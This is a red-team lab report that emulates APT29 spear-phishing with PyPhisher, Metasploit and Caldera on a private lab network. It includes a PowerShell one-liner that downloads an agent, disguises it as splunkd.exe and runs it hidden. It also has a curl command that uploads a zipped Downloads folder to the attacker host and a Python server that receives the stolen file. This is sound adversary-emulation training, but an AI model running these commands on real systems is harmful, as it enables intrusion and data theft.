



CYART

inquiry@cyart.io

www.cyart.io

Advanced Emulation Lab

Table of contents

1. Lab Objective	3
2. Tools	3
3. Lab Setup	3
4. Methodology	3
5. Logging	13
6. Summary	13

List of Figures

Figure 3.1 Shows phishing link being opened by victim	3
Figure 3.2 Shows victim details being captured	4
Figure 3.3 Shows payload being sent to windows machine	4
Figure 3.4 Shows meterpreter session being opened in kali	5
Figure 3.5 Shows agent deployment payload	5
Figure 3.6 Shows payload being pasted on victim machine	6
Figure 3.7 Shows agent being successfully deployed on caldera	6
Figure 3.8 Shows making changes to macro phishing attachment	7
Figure 3.9 Shows making changes to zip a folder ability	7
Figure 3.10 Shows creating a new ability	8
Figure 3.11 Shows making changes in executor in the new ability	8
Figure 3.12 Shows python script for catching exfiltrating data	9
Figure 3.13 Shows python script running	9
Figure 3.14 Shows adversary phases	10
Figure 3.15 Shows operation phase successfully created and executed	11
Figure 3.16 Shows exfil data successfully received on attacker machine	12
Figure 3.17 Shows caldera logs	12

List of Tables

Table 5.1 Shows log table for different phases	13
------------------------------------------------	----

1. Lab Objective

- Emulate APT29 phishing (T1566.001)
- Deliver payloads and achieve persistence.

2. Tools

- Caldera (orchestration / emulation)
- Metasploit (payloads / post-exploitation)
- PyPhisher (phishing site / credential harvesting)

3. Lab Setup

- **Kali** : 192.168.1.48 -Attacker (caldera,metasploit,pyphisher)
- **Windows 10** : 192.168.1.46 - Victim

4. Methodology

Step 1: Create spear-phish using PyPhisher.




Figure 3.1 Shows phishing link being opened by victim

Step 2: Host credential capture page and track clicks.




Figure 3.2 Shows victim details being captured

Step 3: Deliver Metasploit payloads to compromised host using msfvenom
Meterpreter session is successfully created




Figure 3.3 Shows payload being sent to windows machine




Figure 3.4 Shows meterpreter session being opened in kali

Step 4: Use Caldera for Adversary Emulation and login with red caldera with windows 10 using sand-cat agent





Figure 3.5 Shows agent deployment payload

Step 5: Copy the code for red team agent as paste on windows 10

```
PS C:\Windows\system32> $server="http://192.168.1.48:8888";$url="$server/file/download";$wc=New-Object System.Net.WebClient;$wc.Headers.add("platform","windows");$wc.Headers.add("file","sandcat.go");$wc.Headers.add("gocat-extensions","");$data=$wc.DownloadData($url);get-process | ? {$_.modules.filename -like "C:\Users\Public\splunkd.exe"} | stop-process -f;rm -force "C:\Users\Public\splunkd.exe" -ea ignore;[io.file]::WriteAllBytes("C:\Users\Public\splunkd.exe",$data) | Out-Null;Start-Process -FilePath C:\Users\Public\splunkd.exe -ArgumentList "-server $server -group red" -WindowStyle hidden;
```

Figure 3.6 Shows payload being pasted on victim machine

Step 6: We see the agent successfully present in our red caldera



The screenshot shows the Caldera web interface. The browser address bar displays `192.168.1.48:8888/agents`. The interface has a sidebar with navigation links: CALDERA, CAMPAIGNS, agents, abilities, adversaries, operations, schedules, PLUGINS, access, atomic, builder, compass, debrief, emu, and fieldmanual. The main content area is titled "Agents" and includes a message: "You must deploy at least 1 agent in order to run an operation. Groups are collections of agents so hosts can be compromised simultaneously." Below this, there are buttons for "Deploy an agent", "Configuration", and "Bulk Actions". A table lists the deployed agents:

id (paw)	host	group	platform	contact	pid
ckzsxj	DESKTOP-VT1A6VA	red	windows	HTTP	8564

Figure 3.7 Shows agent being successfully deployed on caldera

Step 7: Once we have our agent ,lets start our emulation ,

We are making use of below abilities

- Download Macro-Enabled Phishing Attachment
- Create a Process using WMI Query and an Encoded Command
- Winlogon HKLM Shell Key Persistence – PowerShell
- Identify local users
- Zip a Folder with PowerShell for Staging in Temp
- Exfiltrating Hex-Encoded Data Chunks over HTTP

Step 8: Start making necessary changes to the ability: **Download Macro-Enabled Phishing Attachment** and save it.

```
Command
1 $url = 'http://192.168.1.48:8080/PhishingAttachment.xlsm';
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; Invoke-WebRequest -
Uri $url -OutFile $env:TEMP\PhishingAttachment.xlsm
```

Figure 3.8 Shows making changes to macro phishing attachment

Step 9: For ability **Zip a Folder with PowerShell for Staging in Temp** make the following changes and save it

pass
ref
man
abou
in
x
kat
kpile
ing
NFID
ngs
sour
ctive
acts

Edit Ability

Invoke-ReflectivePEInjection.ps1
778157_esx_vmdiscovery.txt
4a3cbc_T1055.011_x64.exe

Command

```
1 Compress-Archive -Path $env:USERPROFILE\Downloads -DestinationPath $env:TEMP\exfil.zip -Force
```

Timeout

60

Cleanup

```
1 Remove-Item -Path $env:TEMP\exfil.zip -ErrorAction Ignore
```

+ Add Cleanup Command


Requirements

+ Add Requirement

Figure 3.9 Shows making changes to zip a folder ability

Step 10: Exfiltrating Hex-Encoded Data Chunks over HTTP

Since this ability is not present we create a new ability and make the following changes



Create Ability

Ability ID
ID will be automatically created

Name
Exfiltrating Hex Encoded Data Chunks over HTTP

Description
Exfiltrates a file by sending chunked Hex-encoded data using curl get request

Tactic
exfiltration

Technique ID
T1048.003


Technique Name
Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol

Options
☒ Singleton
☒ Repeatable
☒ Delete payload

Executors

Reset Cancel Create

Figure 3.10 Shows creating a new ability



Edit Ability

+ Add Executor

Platform
windows

Executor
cmd

Payloads
No payloads


Command
1 cmd /c curl.exe -v -T "%TEMP%\exfil.zip" "http://192.168.1.48:8086/exfil.zip"

Timeout
60

Cleanup
+ Add Cleanup Command


Figure 3.11 Shows making changes in executor in the new ability

Step 11: Make a separate Python web-server to receive the ex-filtrated data from the Victim (Windows 10)



```
~/put_server.py - Mousepad
File Edit Search View Document Help
+ [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons]
1 from http.server import SimpleHTTPRequestHandler, HTTPServer
2
3 class CustomHandler(SimpleHTTPRequestHandler):
4     def do_PUT(self):
5         path = self.translate_path(self.path)
6         length = int(self.headers['Content-Length'])
7         with open(path, 'wb') as output_file:
8             output_file.write(self.rfile.read(length))
9         self.send_response(201, "Created")
10        self.end_headers()
11
12 server_address = ('0.0.0.0', 8086) # Change port if needed
13 httpd = HTTPServer(server_address, CustomHandler)
14 print("Listening for incoming files on port 8086... ")
15 httpd.serve_forever()
16
```

Figure 3.12 Shows python script for catching exfiltratig data



```
(kali@kali)-[~]
$ python3 put_server.py
Listening for incoming files on port 8086 ...
192.168.1.46 - - [12/Sep/2025 23:46:10] "PUT /exfil.zip HTTP/1.1" 201 -
192.168.1.48 - - [12/Sep/2025 23:47:02] "GET / HTTP/1.1" 200 -
192.168.1.46 - - [12/Sep/2025 23:53:44] "PUT /exfil.zip HTTP/1.1" 201 -
```

Figure 3.13 Shows python script running

Step 12: Creating a *Custom Adversary Profile*


Now that we have prepared all the abilities, the next step is to create a new adversary profile. Navigate back to the adversaries tab and click New Profile.

The list of the abilities that we are going to add to the Adversary Profile.

- Download Macro-Enabled Phishing Attachment
- Create a Process using WMI Query and an Encoded Command
- Winlogon HKLM Shell Key Persistence – PowerShell
- Identify local users
- Zip a Folder with PowerShell for Staging in Temp
- Exfiltrating Hex-Encoded Data Chunks over HTTP

save this before *operation phase*

